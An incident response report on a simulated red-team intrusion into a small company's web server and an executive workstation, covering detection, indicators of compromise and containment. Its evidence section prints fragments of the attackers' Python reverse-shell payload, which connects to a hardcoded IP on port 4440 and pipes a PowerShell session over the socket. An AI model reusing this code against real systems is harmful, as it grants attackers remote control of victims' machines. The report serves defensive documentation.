Chippy’s Corner Incident Response Team

Incident Response Report

Prepared by:

Mamadu Bah

Date:

August 14, 2025

Table of Contents

Executive Summary

1.1 Purpose of Report

The purpose of this report is to document the details of a confirmed security incident affecting endpoints within Chippy Corner's network. This report provides a comprehensive account of the incident, including detection, analysis, containment, eradication, and recovery activities. It serves as an official record of the actions taken by the Incident Response (IR) team, the observed impacts, and recommendations for improving the organization's security posture. This document is also intended to support any future investigations, audits, or post-incident reviews.

1.2 Incident Overview

Between July 29 and July 30, 2025, Chippy's Corner experienced a targeted intrusion simulated by Bah Red Labs during a Red Team engagement. The assessment demonstrated multiple stages of compromise, beginning with the exploitation of a command injection vulnerability on a developer tools web application, which allowed remote command execution with administrator privileges. From this foothold, the operators deployed a malicious .pyw payload configured for persistence via the Windows HKCU startup registry key. Further reconnaissance revealed an exposed SSH service on an executive workstation with weak authentication controls. A successful brute-force attack using Hydra provided remote access, enabling the retrieval of sensitive business data. The engagement confirmed that an adversary could bypass endpoint detection, maintain persistent access, and exfiltrate data without immediate detection due to limited logging and monitoring capabilities across the network infrastructure.

1.3 Summary of Impact

The endpoints within the network were compromised, and the attackers established persistence mechanisms on those systems. Due to inadequate logging and monitoring within the network infrastructure, Chippy Corner's IR team could not confirm whether any data exfiltration occurred. If data was exfiltrated, the team has no current means to determine the nature or quantity of the data taken.

1.4 Key Actions Taken

- Created a dedicated quarantine network alias to isolate compromised hosts using the network's pfSense router.

- Physically removed affected endpoints from the network switch to ensure complete isolation.

- Located and deleted a malicious .pyw script stored in the HKCU startup registry keys on both endpoints.

- Removed any additional malicious payloads found on the compromised systems.

- Performed initial system scans and verification to ensure no remaining active threats before initiating recovery steps.

NIST Alignment Statement

This report is organized according to *NIST Special Publication 800-61 Revision 3: Computer Security Incident Handling Guide*. It follows the four main phases of incident handling described in the publication: Preparation, Detection and Analysis, Containment/Eradication/Recovery, and Post-Incident Activity.

The response process documented here mirrors the structure of NIST SP 800-61 Rev. 3. Each phase in the report maps directly to the guidance in the standard, with procedures adapted to Chippy's Corner's environment. The goal was to maintain alignment with recognized best practices while ensuring the actions taken were relevant and effective for this specific incident.

Preparation

3.1 Tools, Technologies, and Resources in Place

At the time of the incident, the boss's endpoint had several security measures deployed to provide baseline protection and logging. Sysmon was installed and configured to capture detailed Windows event data, allowing for deeper forensic analysis if required. Windows Firewall was enabled and operating with its default configuration to limit inbound and outbound network traffic, while Microsoft Security (Windows Defender) was active and providing real-time threat detection. A Splunk Universal Forwarder had also been deployed to this system, intended for centralized log collection and analysis; however, it was not actively in use due to financial constraints that prevented the activation of the corresponding Splunk service.

The web server had a more limited security setup. While Windows Firewall was enabled and providing some network-level protections, no dedicated security software was installed beyond the operating system's default capabilities. This meant that the server lacked advanced endpoint protection or dedicated tools for detecting and blocking malicious activity, relying solely on built-in Windows features.


3.2 Pre-Existing Monitoring and Detection Systems

Monitoring capabilities across the environment were inconsistent. On the boss's endpoint, Sysmon provided an enhanced logging capability, capturing detailed process creation events, registry modifications, and other telemetry useful for detecting malicious activity. However, due to the inactive Splunk service, these logs were not being centrally collected or correlated, limiting the ability to identify attack patterns in real time. Instead, Windows Event Viewer was utilized for alert triage. Windows Defender offered baseline detection for known threats, but without centralized alerting or advanced behavioral analytics, its coverage was limited.

On the web server, monitoring was minimal. Logging was limited to the default Windows Event Viewer, which provided only standard system and application logs. There were no additional log forwarding, SIEM integration, or intrusion detection mechanisms in place. This lack of comprehensive monitoring on the web server meant that potential indicators of compromise could easily go unnoticed, and the absence of centralized visibility significantly reduced the organization's ability to detect coordinated or multi-stage attacks in progress.

Detection & Analysis

4.1 Detection Method and Initial Alert



The initial indication of malicious activity originated from the host operating system of the compromised web server. On July 29, 2025, Windows Defender's Real-Time Protection triggered an alert identifying a severe threat, classified as *Trojan:Win32/Meterpreter.O* (Threat ID 2147729928). The detection occurred when the PowerShell process executed a suspicious file located in C:\xampp\htdocs\proj\, which is the directory path of the web server.

This activity was automatically flagged due to the file's association with a known Meterpreter payload, a remote access tool commonly used in penetration testing and malicious intrusions. The Defender event was recorded as Event ID 1116 under the "Microsoft-Windows-Windows Defender/Operational" log channel, with a severity rating of **Severe** and a category classification of **Trojan**.

The detection confirmed that malicious code execution had occurred on the web server and served as the first concrete evidence of a compromise. Although Windows Defender successfully identified and suspended the execution, the alert indicated that the attacker had already achieved code execution on the system, warranting immediate incident response actions.

4.2 Indicators of Compromise

The following table notes all the indicators of compromise. All evidence artifacts can be found in section 4.5

IoC Type	Description	Source of Detection	Evidence Reference
Malicious process execution attempt	A Meterpreter executable was blocked by Windows Defender, which was placed on the web server host OS.	Windows Event Viewer	EVIDENCE-01
Startup registry keys modified with a malicious process	Windows Defender blocked a malicious process attempting to run as a startup program on the web server host OS.	Windows Event Viewer	EVIDENCE-02
Dropped a malicious payload	In the web server project files, there is a PowerShell script placed in the directory along with other random files created. After a code analysis, the PowerShell script is a confirmed TCP reverse shell payload	Windows File Explorer	EVIDENCE-03, EVIDENCE-04
Dropped a malicious payload	New folder in the web server host OS C drive with a .pyw payload. After a code analysis, the Python script connects back to a malicious IP address, running a command and control	Windows File Explorer	EVIDENCE-05, EVIDENCE-06, EVIDENCE-07

Multiple failed logins followed by success	In the Boss's machine security logs, there are numerous logon attempts within a short period. Clear indicator of a brute force attack	Windows Event Viewer	EVIDENCE-08
Log in from an unfamiliar IP address	There was an SSH connection attempt from the IP address found in the payload on the web server logged by Sysmon. Windows Security logs show that the SSH connection was successful. The brute force was indeed successful.	Sysmon	EVIDENCE-09, EVIDENCE-10
Outbound HTTP connection to a familiar IP	Sysmon logged an HTTP request on Port 80 to the malicious IP found in the web server payload.	Sysmon	EVIDENCE-11
Outbound connection to unfamiliar IP	Sysmon logged an outbound TCP connection from the boss's machine to the malicious IP address on port 4440 through a pythonw script. Pythonw is the same image used on the web server OS.	Sysmon	EVIDENCE-12

4.3 Triage Verification

During the review of EVIDENCE-07, the IP address 192.168.110.106 was found hardcoded in the connection routine. The IP address belonged to an old endpoint, which led the team to assume this device had been breached by an attacker to carry out actions within the network without traversing the router. This immediately stood out because that address is the IP address of the endpoint operated by the red team.

To confirm, logs from Sysmon (EVIDENCE-09, EVIDENCE-11, and EVIDENCE-12) covered the incident timeframe. All three showed repeated connections involving 192.168.110.106, matching the ports and timing in the script. The traffic patterns and timestamps line up exactly with the suspected malicious activity.


With the IP both embedded in the malicious code and appearing in multiple independent log sources, there's no realistic chance this is benign traffic. At this stage, all events tied to 192.168.110.106 during the attack window are considered malicious, and the host was flagged for immediate isolation.

4.4 Incident Categorization & Prioritization


Incident	Category	Impact	Priority
Malicious executable blocked on the web server's host OS	Malware Execution	Attempted remote code execution; blocked before compromise.	High
Attempted persistence via the startup registry	Persistence	Could allow attacker to survive reboots; blocked before activation	High
Reverse shell payload placed on the web server	Malware Deployment	Provides the attacker with direct shell access to the server.	Critical
Python C2 script deployed on web server	Malware Deployment	Enables continuous remote control from the attacker's IP.	Critical
A brute-force attack on the boss's machine was successful	Credential Access	Unauthorized account access with possible admin privileges.	Critical
SSH access from a malicious IP to an internal host	Initial Access	Direct internal system compromise from an attacker.	Critical
Outbound HTTP communication to the attacker's IP	Command & Control	Active communication with the attacker infrastructure.	High
Outbound TCP C2 session from the boss's machine	Command & Control	Ongoing remote control of an internal asset by an attacker.	Critical

4.5 Evidence Collected


EVIDENCE-01




EVIDENCE-02




EVIDENCE-03



EVIDENCE-04



EVIDENCE-05



EVIDENCE-06

```
def establish_connection():
        while True:
                try:
                        caller = socket.socket()
                        caller.connect((AP,4440))
                        print("connected!!")
                        powershell_handler(caller)
                except Exception as e:
                        print(e)
                        time.sleep(5)

establish_connection()
```

EVIDENCE-07

```
import socket
import threading
import subprocess
import time

AP = "192.168.110.106"

def powershell_handler(connection):
        powershell_instance = subprocess.Popen(
                ["powershell.exe", "-NoLogo", "-NoProfile"],
                stdin=subprocess.PIPE,
                stdout=subprocess.PIPE,
                stderr=subprocess.STDOUT,
                shell=True,
                text=True
        )

        buffer = []

        def reader():
                while True:
                        try:
                                line = powershell_instance.stdout.readline()
                                if not line:
                                        break
                                buffer.append(line)
                        except:
                                break
```

EVIDENCE-08


Security Number of events: 23,884

Filtered: Log: Security; Source: ; Event ID: 4624,4625Date Range: From 7/30/2025 11:00:00 PM to 7/31/2025 1:00:34 AM. Number of events: 135


Level	Date and Time	Source	Event ID	Task Ca...
Information	7/30/2025 11:17:57 PM	Micros...	4625	Logon
Information	7/30/2025 11:17:57 PM	Micros...	4625	Logon
Information	7/30/2025 11:17:57 PM	Micros...	4625	Logon
Information	7/30/2025 11:17:57 PM	Micros...	4625	Logon
Information	7/30/2025 11:17:57 PM	Micros...	4625	Logon
Information	7/30/2025 11:17:57 PM	Micros...	4625	Logon
Information	7/30/2025 11:17:57 PM	Micros...	4625	Logon
Information	7/30/2025 11:17:57 PM	Micros...	4624	Logon
Information	7/30/2025 11:17:57 PM	Micros...	4625	Logon
Information	7/30/2025 11:17:57 PM	Micros...	4625	Logon
Information	7/30/2025 11:17:57 PM	Micros...	4624	Logon
Information	7/30/2025 11:17:56 PM	Micros...	4625	Logon
Information	7/30/2025 11:17:56 PM	Micros...	4625	Logon
Information	7/30/2025 11:17:56 PM	Micros...	4625	Logon
Information	7/30/2025 11:17:56 PM	Micros...	4625	Logon
Information	7/30/2025 11:17:56 PM	Micros...	4625	Logon
Information	7/30/2025 11:17:56 PM	Micros...	4625	Logon
Information	7/30/2025 11:17:56 PM	Micros...	4625	Logon
Information	7/30/2025 11:17:56 PM	Micros...	4625	Logon
